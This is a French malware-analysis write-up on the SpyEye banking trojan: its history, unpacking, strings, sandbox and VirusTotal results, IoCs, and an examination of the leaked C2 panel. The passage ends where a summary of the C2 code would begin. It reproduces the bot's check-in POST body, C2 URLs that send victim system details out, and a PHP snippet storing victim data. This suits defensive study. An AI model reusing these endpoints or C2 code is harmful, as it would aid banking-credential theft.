

Analyse de SpyEye



1. Présentation du malware

SpyEye est un spyware conçu pour s'attaquer aux utilisateurs de Google Chrome, Safari, Opera, Firefox et Internet Explorer sur les systèmes d'exploitation Microsoft Windows.

Son objectif principal est de voler des informations sensibles via des techniques comme l'enregistrement des frappes au clavier et leurs extractions pour voler les identifiants des utilisateurs. Il va plus loin encore, il permet aux pirates d'exécuter des transactions frauduleuses directement à partir de comptes bancaires compromis, et cela même si l'utilisateur est connecté à son compte.

Une des capacités les plus vicieuses de SpyEye est de manipuler les pages web dans le navigateur de la victime. Il peut insérer de nouveaux champs dans les formulaires ou en modifier d'existants, par exemple pour collecter des données supplémentaires comme des numéros de carte bancaire ou des mots de passe. De plus, il dissimule les transactions frauduleuses et affiche un faux solde bancaire, ce qui rend le spyware quasiment indétectable pour l'utilisateur ! Bien que la banque continue de voir des opérations frauduleuses.

SpyEye est sorti de Russie en 2009, où il était vendu sur des forums pour environ 500\$. Son pack comprenait des fonctionnalités telles que des keyloggers, les sauvegardes d'email, les fichiers de configuration, accès HTTP, POP3 grabbers et FTP grabbers. Ainsi qu'un module visé pour éradiquer la concurrence spyware, "Zeus-killer".


Les cibles principales de Spyeye se trouvaient aux États-Unis, au Royaume-Uni, au Mexique, au Canada et en Inde (plus grandes victimes du spyware).

En 2016, Aleksandr Andreevich Panin, l'auteur, a été arrêté et condamné à neuf ans et six mois de prison. Son complice, Hamza Bendelladj, a été arrêté et condamné à 15 ans de prison. Tous les deux ont été accusés d'avoir volé des centaines de millions de dollars.




2. Analyse du Malware

Nous commençons par utiliser PeStudio afin d'avoir une vue d'ensemble sur notre malware.



On n'a pas beaucoup d'informations pour l'instant, mais on a repéré quelque chose d'intéressant : "name : UPX0 | UPX1". Ça veut probablement dire que l'exécutable est packé avec UPX (Ultimate Packer for eXecutables). Pour pouvoir vraiment l'analyser, il va falloir l'unpack. Pour ça, on a utilisé le même outil que l'outil (UPX).



On a maintenant un exécutable unpack. On va relancer PeStudio avec cette version unpack pour voir si on peut récupérer plus d'informations.

tor.com (read-only)						
encoding (2)	size (bytes)	location	flag (35)	label (99)	group (17)	value (2291)
ascii	7	section: data	x	-	security	FreeSid
ascii	20	section: data	x	-	security	CheckTokenMembership
ascii	24	section: data	x	-	security	AllocateAndInitializeSid
ascii	18	section: data	x	-	security	RtlAdjustPrivilege
ascii	10	section: data	x	-	registry	SHSetValue
ascii	16	section: data	x	-	reconnaissance	GetThreadContext
ascii	19	section: data	x	-	reconnaissance	GetCurrentProcessId
ascii	24	section: data	x	-	reconnaissance	NtQuerySystemInformation
ascii	4	section: data	x	-	utility	send
ascii	6	section: data	x	-	utility	select
ascii	15	section: data	x	-	network	HttpSendRequest
ascii	15	section: data	x	-	network	HttpSendRequest
ascii	19	section: data	x	-	network	InternetCloseHandle
ascii	13	section: data	x	-	network	HttpQueryInfo
ascii	19	section: data	x	-	network	InternetQueryOption
ascii	17	section: data	x	-	memory	ReadProcessMemory
ascii	16	section: data	x	-	hooking	GetKeyboardState
ascii	20	section: data	x	-	file	NtQueryDirectoryFile
ascii	10	section: data	x	-	file	DeleteFile


Cannot detect card type. 0_o
Smth wrong with input-data. 0_o
Cannot find <body> or core-message-error class of <
We are sending
Thank You For Your Order
core-section-header
Cannot click Submit stuff on second page. 0_o
Cannot find Submit stuff on second page. 0_o
Cannot find Year stuff on second page. 0_o
confirm:card_exp_year
Cannot find Month stuff on second page. 0_o
confirm:card_exp_month
Cannot find CSC stuff on second page. 0_o
confirm:card_security_code
Cannot find CardNumber stuff on second page. 0_o
confirm:card_number
Cannot find <body> or core-message-error class of <
Cannot find core-message-error class of on first
core-message-error
confirm:processCommand
Cannot click Submit stuff on first page. 0_o
Cannot find Submit stuff on first page. 0_o
store-action-command
product:phone_number

Nous disposons en effet de bien plus d'informations. Nous allons nous concentrer sur les chaînes de caractères afin de nous faire une idée du type d'exécutable auquel nous avons affaire.


Certaines strings semblent laisser penser que c'est un **Trojan-Banker**, nous pouvons deviner cela grâce à la présence de certaines chaînes d'ascii ("card_exp_year", "card_exp_month", "card_number"...). Nous avons aussi des bibliothèques qui permettent de communiquer avec un C2 (**HttpSendRequest**, **HttpQueryInfo**) et une qui permettrait de récupérer les événements du clavier comme un keylogger (**GetKeyboardState**). Il est à noter que le faible nombre de bibliothèques importées est très suspect, cela peut laisser penser à un dynamic API loading.

En manque d'autres informations sur cet outil, nous allons rechercher des analyses dynamiques sur any.run.

Recherche du hash (du fichier packé) directement depuis Google :



On trouve une analyse déjà effectuée sur le même exécutable. De même pour VirusTotal.



L'exécutable est **très largement flag** par la plupart des outils sur VT, avec beaucoup d'informations très utiles pour la suite.

2.1 Analyse avec AnyRun

Voici ce qu'un a appris grâce à l'analyse :

- Le fichier est bien identifié comme malicieux.
- Une fois exécuté, il semblerait que l'exécutable fasse des requêtes HTTP, modifie des fichiers et registres, et injecte du code dans d'autres processus.
- On obtient une liste des premières étapes exécutées ainsi qu'un aperçu des menaces associées.
- Le fichier analysé serait un dropper.

PID	Process	Class	Message
–	–	Malware Command and Control Activity Detected	ET MALWARE Banker PWS/Infostealer HTTP GET Checkin
–	–	A Network Trojan was detected	ET USER_AGENTS Suspicious User Agent (Microsoft Internet Explorer)
–	–	Malware Command and Control Activity Detected	ET MALWARE SpyEye C&C Check-in URI
–	–	A Network Trojan was detected	ET USER_AGENTS Suspicious User Agent (Microsoft Internet Explorer)
–	–	Malware Command and Control Activity Detected	ET MALWARE Banker PWS/Infostealer HTTP GET Checkin
–	–	Malware Command and Control Activity Detected	ET MALWARE SpyEye C&C Check-in URI

L'analyse d'AnyRun a aussi permis de déduire des TTPs sur la matrice MITRE ATT&CK :

Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Collection	C & C
Boot or Logon Autostart Execution (1/12) Registry Run Keys / Startup Folder 1	Boot or Logon Autostart Execution (1/12) Registry Run Keys / Startup Folder 1	Masquerading (1/9) Rename System Utilities 2		Query Registry 33 28 System Information Discovery 14 System Location Discovery (0/1) 2			Application Layer Protocol (0/4) 4

En plus de repérer des actions suspectes, voire clairement malveillantes :

MALICIOUS

Drops the executable file immediately after the start

- spyeye V1.0.exe (PID: 3668)

Runs Injected code in another process

- cleansweep.exe (PID: 4052)
- spyeye V1.0.exe (PID: 3668)

Application was injected by another process

- explorer.exe (PID: 1164)

Changes the autorun value in the registry

- explorer.exe (PID: 1164)

Connects to the CnC server

- explorer.exe (PID: 1164)

SPYEEYE has been detected (SURICATA)

- explorer.exe (PID: 1164)

SUSPICIOUS

Process drops legitimate windows executable

- spyeye V1.0.exe (PID: 3668)
- explorer.exe (PID: 1164)

Starts a Microsoft application from unusual location

- spyeye V1.0.exe (PID: 3668)

Reads security settings of Internet Explorer


- wmplayer.exe (PID: 864)
- setup_wm.exe (PID: 120)
- wmplayer.exe (PID: 2064)

Reads the Internet Settings

- setup_wm.exe (PID: 120)
- wmplayer.exe (PID: 864)
- wmplayer.exe (PID: 2064)

4052	"C:\cleansweep.exe\cleansweep.exe"	C:\cleansweep.exe\cleansweep.exe
------	------------------------------------	----------------------------------

AnyRun propose alors ce graph :



- Connects to the CnC server (4)
1164 explorer.exe (4)

La connexion semble être effectuée depuis explorer.exe
ce qui n'est pas habituel pour des requêtes http

Nous décidons de regarder les fichiers listés par l'outil, comme nous le voyons il y a eu un dernier fichier drop. Nous extrayons ce dernier pour l'analyse statique avancée.

Timeshift	PID	Process name	Filename	Content
453 ms	1164	explorer.exe	C:\cleansweep.exe\cleansweep.exe	102 Kb executable
453 ms	1164	explorer.exe	C:\cleansweep.exe\config.bin	395 b binary

Par la suite, notre attention s'est donc portée sur les requêtes DNS pour comprendre le lien avec ces IPs. Nous découvrons 1 domaine avec 2 sous-domaines.

1404 ms	Responded	?	spyeeye-mx1.2fh.co	64.91.248.18
2409 ms	Responded	?	spyeeye-mx1.2fh.co	64.91.248.18
2409 ms	Responded	?	ww1.2fh.co	64.190.63.136

Et suivi par ces requêtes HTTP:

1421 ms	POST 302: Found	?	taskhost.exe	http://spyeeye-mx1.2fh.co/root/Formgrab/websitechk.php	626 b ↑ binary
2417 ms	GET 302: Found	?	explorer.exe	http://spyeeye-mx1.2fh.co/root/main/bt_version_checker.php?guid=ADMINIU...	-
2423 ms	GET 200: OK	?	explorer.exe	http://ww1.2fh.co/root/main/bt_version_checker.php?guid=ADMINUSER-PC...	22 Kb ↓ html

On voit maintenant que taskhost.exe aurait effectué une requête POST à un premier endpoint recevant un code 302 (redirection) vers cet endpoint : <http://ww12.2fh.co/root/Formgrab/websitechk.php?usid=24&utid=6119897785>.

Analysons rapidement cette première requête :

```
--55377776816118..Content-Disposition: form-data; name="bot_guid"....ADMIN!USE
R-PC!C4BA3647...--55377776816118..Content-Disposition: form-data; name="bot_ver
sion"....10070...--55377776816118..Content-Disposition: form-data; name="local_
time"....2024.02.15 02:41:08.311...--55377776816118..Content-Disposition: form-
data; name="timezone"....(U.T.C.f.)..(n.u.l.l.)...--55377776816118..Content
-Disposition: form-data; name="tick_time"....0000:26:09...--55377776816118..Con
tent-Disposition: form-data; name="os_version"....6.1.7601...--55377776816118..
Content-Disposition: form-data; name="language_id"....1033...--55377776816118--
```

Envoi de différentes informations

- **bot_guid: ADMIN!USER-PC!C4BA3647** : pourrait s'apparenter à ce format [PROCESS_USER!COMPUTER_NAME!RANDOM_ID] et donc identifier la machine victime dans le dashboard de c2 de l'attaquant
- **bot_version: 10070** : Version de la charge, du malware, ... Afin de pouvoir l'identifier facilement si besoin d'updates
- **local_time: 2024.02...** : Date et heure locale à l'utilisateur victime, peut être utile pour divers usages (synchronisation d'horloge, déclenchement programmé etc.)
- **Timezone: UTC f ...** : Fuseau horaire.
- **tick_time: 0000:26:09** : Utile pour connaître le temps d'utilisation de la machine sans interruption (pour prévoir certaines manœuvres par exemple).

"The new anti-analysis trick involves using the Windows API GetTickCount. GetTickCount returns the number of milliseconds that the system has been alive, up to a maximum of approximately 49 days. Programs can use this value to determine how long a system has been running and make decisions based on that value."

[\(https://unit42.paloaltonetworks.com/ticked-off-upatre-malwares-simple-anti-analysis-trick-to-defeat-sandboxes/\)](https://unit42.paloaltonetworks.com/ticked-off-upatre-malwares-simple-anti-analysis-trick-to-defeat-sandboxes/)

- **os_version & language_id** : ces deux paramètres peuvent permettre de mieux identifier les ressources (par exemple le nom des dossiers qui diffèrent en fonction des langues) ou passer par des vulnérabilités systèmes avec une version dépassée.

On comprend donc ici qu'il y a tout une phase d'initialisation du client au serveur de command & control pour ne pas simplement déposer et exécuter une charge mais garder un maximum d'information sur le système de la victime afin de potentiellement s'adapter dans le futur.

La requête suivante contient de nouveaux éléments, et est redirigée vers un nouveau domaine sur une autre adresse IP. Voici l'url :

/root/main/bt_version_checker.php?guid=ADMIN!USER-PC!C4BA3647&ver=10070&stat=ONLINE&ie=9.11.9600.19596&os=6.1.7601&ut=User&cpu=2&ccrc=65B0AD8F

On découvre un nouvel endpoint qui, si son nom est explicite volontairement, pourrait indiquer un check de la version du "bot", de la charge installée chez la victime. On retrouve aussi la version du bot précédente, un paramètre "**stat=ONLINE**" qui serait potentiellement un signal d'activation du bot sur le dashboard C2, "**ie=9.11...**" qui indiquerait la version d'internet explorer (peut être pour checker les CVE) ainsi qu'à nouveau la version de l'OS, "**ut=User**" pouvant être le nom d'utilisateur principal de la machine, ainsi que le nombre de cpu dispo et par pure supposition, "**ccrc=...**" pourrait être le checksum du "*cyclic redundancy check*", un check de l'intégrité potentielle du malware ou d'un autre fichier du système.

Voici donc la listes des IoC avec l'analyse de AnyRun (non exhaustive) :

Main object - spyeye V1.0.exe

- sha256 25498f0e2601cc3764f00169d800d5c372d5fd763c0cf4346ec9e716462bb8a2

Object dropped :

- sha256
1a58cc2bcf224ef9177408da0ac7c6551cf7353a13b747ed77352b071706966a

DNS requests

- spyeye-mx1.2fh.co
- ww1.2fh.co

Connections

- 64.91.248.18
- 64.190.63.136

HTTP/HTTPS requests

- http://spyeye-mx1.2fh.co/root/Formgrab/websitechk.php
- http://ww1.2fh.co/root/main/bt_version_checker.php?guid=ADMIN!USER-PC!C4BA3647&ver=10070&stat=ONLINE&ie=9.11.9600.19596&os=6.1.7601&ut=User&cpu=2&ccrc=65B0AD8F&usid=24&utid=6119897982

Information importante concernant cette analyse : Le C2 était down lors de l'analyse effectuée en Février 2024.

2.2 Analyse avec VirusTotal

Globalement, pas beaucoup de nouvelles informations.


Les scans retrouvent bien une menace dans le fichier, nous retrouvons aussi les notions de packer (UPX), des imports...

Mais nous découvrons de nouveaux IoCs associés, un droppeur parent, et des fichiers qui sont droppés par notre fichier.

Execution Parents (1) ⓘ			
Scanned	Detections	Type	Name
2024-06-04	67 / 73	Win32 EXE	spyeye V1.0.exe

Dropped Files (2) ⓘ			
Scanned	Detections	File type	Name
2024-03-03	62 / 72	Win32 EXE	CleanSweep
?	?	file	e77b2566f0adbeba303a7de16fdfe607afe213dcabf2b904e80836ea64ea22b4


Voici un graphique effectué à l'aide de l'outil Maltego, récapitulant ainsi les informations obtenues grâce à VT et Anyrun.



En effet, certains éléments ont été rajoutés, les fichiers PHP du C2, qui ont été leak par un chercheur en sécurité nommé Xyliton en 2011 et qui nous sera plus utile concernant les méthodes de communication avec le serveur.

2.3 Recherche du code C2

Une brève recherche google permet de tomber sur différentes versions du fichier Spyeye. L'un d'eux contient l'exécutable, mais aussi le code du dashboard C2.



Voici la structure du contenu de Spyeye-Zeus-V1.0 :

```
Database:
Database

'Formgrab Access Panel':
backup.sh      frm_clock.php      frm_stat-qview.php  mod_hostdelete_sub.php
config.ini     frm_findrep.php    img                 mod_stat-qview.php
config.php     frm_findrep_sub.php index.php            mod_strenc.php
css            frm_hostban_show.php js                   mod_time.php
datetime.php   frm_settings.php   mod_auth_chkpsw.php php
db             frm_skelet.php     mod_auth.php        plg_mailbck.php
debug.log      frm_src_botguid.php mod_dbase.php        queries.log
error.log      frm_src_hookedfunc.php mod_dbasep.php       skip.log
failed.sql     frm_src_processname.php mod_file.php         smth.log
frm_auth.php   frm_stat_hosts.php  mod_hostban_add.php websitecheck.php
frm_bot.php    frm_stat.php        mod_hostdelete.php  websitechk.php

'Main Access Panel':
active.log     frm_cards.php      mod_auth.php
bin            frm_clock.php      mod_bot_block.php
bots.log       frm_gtaskknock.php mod_bots.php
bt_getexe.php  frm_gtaskloader.php mod_bots-qview.php
bt_knock_hdrs.php frm_gtask.php      mod_cards_del.php
bt_plg_kvip.php  frm_settings.php   mod_cards_edit.php
bt_plg_plgclbknk_ct.php frm_skelet.php     mod_crypt.php
bt_update_stuff.php frm_stat_b-knocker.php mod_dbase.php
bt_version_checker.php frm_stat_b-loader.php mod_file.php
bt_version_checker_.php frm_stat_b.php     mod_gtask_del.php
config.ini     frm_stat_b_sub-knocker.php mod_gtaskknock.php
config.php     frm_stat_b_sub-loader.php mod_gtaskloader.php
css            frm_stat_b_sub.php mod_gtask_pause.php
datetime.php   frm_stat_b_sub_sub.php mod_gtask.php
```


On retrouve un dossier database qui contient des dump de base de données

```
L$ ll Database/Database
total 6956
-rw-rw-r-- 1          10404 Sep 28  2009  btcc1.sql
-rw-rw-r-- 1       1052440 May 24  2009  dump.sql
drwxrwxr-x 2          4096 Apr  6  2010  'states&cities'
-rw-rw-r-- 1     2597362 Feb 25  2009  'states&cities.sql'
-rw-rw-r-- 1    3449105 May 23  2009  zip5-sql.sql
```

2.4 Analyse du code C2

2 principaux dossiers nommés Formgrab Access Panel et Main Access Panel.


- Formgrab Access Panel : Semble être principalement utile pour pour la manipulation de données et statistiques submit depuis les form de données bancaires des utilisateurs



- Main Access Panel : Création de tâches, gestion des bots, ... le côté C2.



C'est en effet dans ces deux codes qu'on retrouve nos endpoints



Fichier websitechk.php. On remarque que notre première analyse des requêtes était plutôt sur la bonne voie. Il s'agit bien d'ajouter les informations à une base de données contenant les différentes victimes.

```

getip($ip, $inip);
$date_rep = gmdate('Y.m.d H:i:s');


$sql = "INSERT DELAYED INTO repl VALUES (NULL, '$inip', '$bot_guid', $bot_version,
'$local_time', '$timezone', '$tick_time', '$os_version', $language_id, '$date_rep')";
mysql_query($sql);
if (mysql_affected_rows() != 1) {
    include 'mod_file.php';
    //writelog("error.log", "Wrong query : \" $sql \"");
    writefile("failed.sql", "$sql");
    db_close($dbconn);
    exit;
}

```

Fichier bt_version_checker.php (dépendant de bt_version_checker_.php). On retrouve des fonctions comme :

- *bot_setonline* : qui nous rappelle la requête avec le statut du bot (qui pourrait le rendre "Online" sur le dashboard de l'attaquant)
- *bot_setlastrun* : qui pourrait redéfinir la date et heure du dernier run du malware
- process* : fonction qui serait le cœur du C2, 1350 lignes de code PHP contrôlant la base de données (I/O), les bots, le traitement d'information avec le dashboard...

Concernant la dernière fonction, nous l'avons transmise à [ChatGPT](#) afin d'avoir un briefing rapide sur ses fonctions, et un schéma généré par ce dernier sur Process() :

